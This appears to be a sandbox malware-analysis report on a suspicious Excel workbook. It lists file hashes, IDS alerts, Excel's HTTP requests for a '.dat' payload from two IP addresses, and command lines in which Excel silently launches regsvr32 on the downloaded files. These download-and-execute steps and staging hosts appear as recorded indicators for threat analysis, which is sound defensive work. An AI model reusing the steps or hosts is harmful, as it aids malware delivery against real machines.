SHA-512:	5E8E8225BD5BC72BE4D3B84E30385D70FEE4A6A2698724CC477FA4DDF0CDDB1118714F1967480B494BB200E8D75182BABC666978FC5B9B5BAC3F4992FEEB767
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..banUwVSwBY.LNK=0..banUwVSwBY.LNK=0..[misc]..banUwVSwBY.LNK=0..

C:\Users\user\Desktop\D60F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	338387
Entropy (8bit):	7.97982689727803
Encrypted:	false
SSDEEP:	6144:YS+RMlgE+mJ9ABc/nv5k8lKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZN77:YS+RMmEv2Bc/nvm8lKABfsYOmauFf7
MD5:	9590ABBCDB9FA3F3853839CDF04B327E
SHA1:	667E70BED62ED48AE34F40A27DECC0C72B629864
SHA-256:	A2B393CBECBC9B16B94CD865027827DAF9432BDC6016256D5AEEF889A3EB3C51
SHA-512:	B7849DB640739D65C9E2968043948E1C26187CDC2F1471D0E9E055BD25462FC0EA73EB17076CF3BD9A5C438A302F26459D32C3EB465AC99B02A3E1A8F5B61A0
Malicious:	false
Reputation:	low
Preview:	..N.0...x....-gVM....]$..L<i.&....}{.iA..A...M..g.o...o.m..B@.!!F.Pd`K.....JdH.j.8..X.....q..3..X.....Z...`y.r.U.a*.*gj..d8.....s....*..P.g..K.gcEv.\.....oL..A..k".WU.....S...(.5..M.a...D\...Q3@..DWU...am<...(..Um.#S..6v..(..w0.....O...9o...g.f.n.....Rw.w.Qv..Ab}]..'.p.&.q...y"...p\&.q...u"..a* .....:R.....^ti..%H.....L.O.V.....k.=.:... W....*..]6v..yd.....?.Z..xN...|Z.M..S..g..5;...j...e.'.....PK.....!...#.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$banUwVSwBY.xls	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58

C:\Users\user\Desktop\~$banUwVSwBY.xls	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\Desktop\~$banUwVSwBY.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . .user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.979985125691482
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	banUwVSwBY.xlsx
File size:	341561
MD5:	da5fb469bc9385f16af43843673cadc8
SHA1:	414c25009dd7fad02b87f534779f6863a937aa93
SHA256:	612d8808903469c5840e8697710abe11a2c7e75ccad1e61de969732c42271249
SHA512:	c97f5e199408f49182300e715e279e1530e48f0588f0c2b6a93679097cd5641704ea899ef4842662749e67cf257a28243eff687f85908bafd051969b5e4e392d
SSDEEP:	6144:5qAgRMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZN1:5qAgRMmEv2Bc/nvm8IKABfsYOmauFZ
File Content Preview:	PK.....!...`.....W.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "banUwVSwBY.xlsx"

Indicators

Has Summary Info:	

Indicators

Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/09/21-09:32:10.958517	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	190.14.37.134	192.168.2.22
06/09/21-09:32:11.440661	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:17.040656	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:20.092660	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:33.760719	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:38.100515	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:41.948607	ICMP	399	ICMP Destination Unreachable Host Unreachable			178.162.223.151	192.168.2.22
06/09/21-09:32:53.335395	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	51.89.115.124	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.134
- 51.89.115.124

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	190.14.37.134	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 09:32:10.155297995 CEST	0	OUT	GET /44356.3971392361.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.134 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 09:32:10.958517075 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 09 Jun 2021 07:32:10 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	51.89.115.124	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 09:32:53.155843019 CEST	2	OUT	GET /44356.3971392361.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.115.124 Connection: Keep-Alive
Jun 9, 2021 09:32:53.335395098 CEST	3	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 09 Jun 2021 07:29:07 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2352 Parent PID: 584

General

Start time:	09:31:47
Start date:	09/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f1f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2416 Parent PID: 2352

General

Start time:	09:32:36
Start date:	09/06/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s ..\Post.storg
Imagebase:	0xff980000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2480 Parent PID: 2352

General

Start time:	09:32:36
Start date:	09/06/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s ..\Post.storg1
Imagebase:	0xff980000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2880 Parent PID: 2352

General

Start time:	09:32:37
Start date:	09/06/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s ..\Post.storg2
Imagebase:	0xff980000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis